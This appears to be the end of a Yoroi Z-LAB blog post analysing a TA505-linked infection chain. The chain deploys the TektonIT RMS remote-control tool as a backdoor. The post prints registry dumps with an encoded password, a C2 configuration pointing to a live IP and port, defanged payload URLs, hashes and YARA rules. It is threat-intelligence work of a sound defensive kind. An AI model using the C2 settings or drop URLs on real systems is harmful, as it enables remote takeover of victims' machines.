
Nome	Tipo	Dati
(Predefinito)	REG_SZ	(valore non impostato)
CalendarRecord...	REG_BINARY	ff fe 3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69
InternetId	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20
notification	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20
Options	REG_BINARY	54 50 46 30 11 54 52 4f 4d 53 65 72 76 65 72 4f 70 74 69 6f 6e 73 00
Password	REG_BINARY	38 00 39 00 44 00 43 00 41 00 46 00 43 00 35 00 46 00 42 00 39 00 4

uter\HKEY_CURRENT_USER\Software\tektonit\Remote MANIPULATOR System\Host\Parameters

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0600h:  63 61 74 69 6F 6E 52 65 71 75 65 73 74 08 1A 49   cationRequest..I
0610h:  6E 74 65 67 72 61 74 65 46 69 72 65 77 61 6C 6C   ntegrateFirewall
0620h:  41 74 53 74 75 72 74 75 70 08 00 00 10 00 00 00   AtSturtup.......
0630h:  50 00 61 00 73 00 73 00 77 00 6F 00 72 00 64 00   P.a.s.s.w.o.r.d.
0640h:  00 01 00 00 38 00 39 00 44 00 43 00 41 00 46 00   ....8.9.D.C.A.F.
0650h:  43 00 35 00 46 00 42 00 39 00 45 00 44 00 42 00   C.5.F.B.9.E.D.B.
0660h:  38 00 41 00 38 00 37 00 30 00 34 00 35 00 33 00   8.A.8.7.0.4.5.3.
0670h:  36 00 39 00 33 00 33 00 35 00 37 00 37 00 34 00   6.9.3.3.5.7.7.4.
0680h:  30 00 38 00 44 00 31 00 37 00 41 00 36 00 35 00   0.8.D.1.7.A.6.5.
0690h:  39 00 36 00 34 00 39 00 33 00 38 00 46 00 33 00   9.6.4.9.3.8.F.3.
06A0h:  41 00 34 00 35 00 34 00 38 00 36 00 32 00 37 00   A.4.5.4.8.6.2.7.
06B0h:  30 00 31 00 31 00 37 00 46 00 42 00 36 00 33 00   0.1.1.7.F.B.6.3.
06C0h:  39 00 41 00 37 00 35 00 43 00 43 00 31 00 39 00   9.A.7.5.C.C.1.9.
06D0h:  44 00 36 00 46 00 34 00 38 00 30 00 30 00 46 00   D.6.F.4.8.0.0.F.
06E0h:  30 00 37 00 32 00 37 00 39 00 37 00 36 00 42 00   0.7.2.7.9.7.6.B.
```

Figure 10. Registry key set by “winserv.exe” (on the left); “settings.dat” file (on the right)

The client establishes a new connection with the remote command and control server hosted on a Bulgarian remote host 217.12.201.159, part of a Virtual Dedicated Server subnet of the AS-21100, operated by ITL LLC.



☑ Resolve addresses

Protocol	Local Address	Remote Address	State
TCP	admin-pc:5650	admin-pc:0	LISTENING
TCP	admin-pc:1445	hans.me:5655	ESTABLISHED
TCPV6	admin-pc:5650	admin-pc:0	LISTENING

```
<rms_inet_id_notification
version="67002"><settings_applied>false</settings_applied><use_id_settings>true</use
_id_settings><generate_new_id>true</generate_new_id><send_to_email>false</send_to_em
ail><email></email><id>{CBD2803D-BACF-489B-848F-D6EA0E31408F}</id><generate_new_pass
word>false</generate_new_password><ask_identification>false</ask_identification><sen
t>false</sent><version>0</version><public_key_m></public_key_m><public_key_e></publi
c_key_e><password></password><internet_id></internet_id><disclaimer></disclaimer><ad
ditional_text></additional_text><overwrite_id_code>false</overwrite_id_code><overwri
te_id_settings>false</overwrite_id_settings><id_custom_server_use>true</id_custom_se
rver_use><id_custom_server_address>217.12.201.159</id_custom_server_address><id_cust
om_server_port>5655</id_custom_server_port><id_custom_server_ipv6>false</id_custom_s
erver_ipv6><computer_name></computer_name><self_identification></self_identification
></rms_inet_id_notification>
```

Figure 11. C2’s parameters

The attack is composed by a complex flow we synthesize in the following scheme:





Figure 12. Complete infection chain

The TA505 Connection

After the reconstruction of the full infection chain, we noticed strong similarities with a recent spear-phishing attack campaign against an unspecified US retail company. The attack, as stated by CyberInt, leveraged a command and control server located in Germany related to the TA505 actor: a very active group involved in cyber-criminal operation all around the world, threatening a wide range of high profile companies, active since 2014.



Analyzed infection schema

TA505 infection schema
(Source: CyberInt)

Figure 13. Comparison between infection chains

The comparison of the infection chains reveals in both cases the attacker used a couple of SFX stages to deploy the "RMS" software: a legitimate remote administration tool produced by the Russian company "TektonIT". The tool is able to grant remote access and full, direct control of the infected machine to the group. Also, some code pieces are directly re-used in the analyzed campaigns, such as the *"i.cmd"* and *"exit.exe"* files, and, at the same time, some new components have been introduced, for instance the *"rtegre.exe"* and the *"veter1605_MAPS_10cr0.exe"* file.

During the analysis, we also noticed the *"veter**1605**_MAPS_10**cr0**.exe"* file slightly changed run after run, a few hours after the initial discovery the infection chain dropped it with different icons, different suffix, from "cr0" to "cr24", and appendix from "veter1605_" to "veter2005_". This may indicate the campaign is still ongoing.

Conclusion

The TA505 group is one of the most active threat groups operating since 2014, it has traditionally targeted Banking and Retail industries, as we recently documented during the analysis of the "*Stealthy Email Stealer*" part of their arsenal. The peculiarity of this recent attack wave is it actually hit a company not strictly in the Banking or Retail sector, as they recently did, suggesting the threat group could be potentially widening their current operations.

Indicators of Compromise

- Dropurl:
  - kentona[.su – 47.245.58.124
  - hxxps://kentona[.su/xpepriubgpokejifuv7efrhguskdgfjn/ananas.exe
  - hxxps://kentona[.su/xpepriubgpokejifuv7efrhguskdgfjn/pasmmm.exe
- C2:
  217[.12.201.159
- Persistence:
  HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Hash:
  - 0c88e285b6fc183c96b6f03ca5700cc9ca7c83dfccc6ad14a946d1868d1cc273
  - 1ee1ba514212f11a69d002005dfc623b1871cc808f18ddfa2191102bbb9f623b
  - fd701894e7ec8d8319bc9b32bba5892b11bdf608c3d04c2f18eff83419eb6df0
  - c69ce39ac3e178a89076136af7418c6cb664844b0ce5cb643912ed56c373a08a
  - 5310c2397ba4c783f7ee9724711a6da9b5c603b5c9781fff3407b46725e338b3
  - aafa83d5e0619e69e64fcac4626cfb298baac54c7251f479721df1c2eb16bee7
  - 210bb55664d291d82b94b9cea6fcf41029eded9eca6e7fe7b7d58715407a0703
  - 2b5eefc4bc2d34cbe5093332c47b5405cf5c32e8156767fc8bc9ddd9cdcf3018
  - 609b0a416f9b16a6df9b967dc32cd739402af31566e019a8fb8abdf3cb573e30
  - 6f1a8ee627ec2ed7e1d818d32a34a163416938eb13a97783a71f9b79843a80a2

Yara Rules

```
rule excel_dropper {
meta:
    description = "Yara rule for excel dropper"
    author = "Cybaze - Yoroi ZLab"
    last_updated = "2019-05-22"
    tlp = "white"
    category = "informational"
strings:
    $a1 = { 98 C3 AB F0 E7 F3 BD F4 }
    $a2 = { 41 6E D5 7E F0 10 AB A7 }
    $a3 = "gxbgarjktzyu"
    $a4 = "Bob Brown"

condition:
    all of them
}

import "pe"
rule pasmmm_exe {
meta:
    description = "Yara rule for pasmmm SFX archive"
    author = "Cybaze - Yoroi ZLab"
    last_updated = "2019-05-22"
    tlp = "white"
    category = "informational"
strings:
    $a1 = { 1C Cf 43 39 C8 32 B4 B0 }
    $a2 = { 60 6C B8 7C 5F FA }
    $a3 = "LookupPrivilege"
    $a4 = "LoadBitmap"

condition:
    pe.number_of_sections == 6 and all of them
}

import "pe"
rule uninstall_exe {
meta:
    description = "Yara rule for uninstall SFX archive"
    author = "Cybaze - Yoroi ZLab"
    last_updated = "2019-05-22"
    tlp = "white"
    category = "informational"
strings:
    $a1 = { E8 68 BA 01 00 51 }
    $a2 = { 58 E9 8B C6 4F 6F 7A }
    $a3 = { D9 4E D5 FA D4 34 }

condition:
    pe.number_of_resources == 24 and all of them
}

import "pe"
rule winserv_exe {
meta:
    description = "Yara rule for winserv backdoor"
    author = "Cybaze - Yoroi ZLab"
    last_updated = "2019-05-22"
    tlp = "white"
    category = "informational"
strings:
    $a1 = "MPRESS1"
    $a2 = { 90 C4 73 05 E6 92 }
    $a3 = { E9 64 4B 56 3F EC }
    $a4 = { 10 EF D0 E1 36 E1 14 3C }

condition:
    all of them and pe.version_info["CompanyName"] contains "tox"
}

import "pe"
rule veter_random {
meta:
    description = "Yara rule for veter_trojan"
    author = "Cybaze - Yoroi ZLab"
    last_updated = "2019-05-22"
    tlp = "white"
    category = "informational"
strings:
    $a = { 5E C2 04 00 F6 44 24 04 01 56 }

    $b1 = { 01 8B 02 8B 48 04 03}
    $b2 = { 4A 3B C2 7E 08 8B C2 }

    $c1 = { E8 83 CA 04 89 55 E8 }
    $c2 = { 1F DF 70 07 22 84 82 }

condition:
    $a and (($b1 and $b2 and pe.version_info["CompanyName"] contains "Miranda")
or ($c1 and $c2 and pe.version_info["InternalName"] contains "DrldwgRom"))
}
```

This blog post was authored by Davide Testa, Antonio Farina and Luca Mella of Cybaze-Yoroi Z-LAB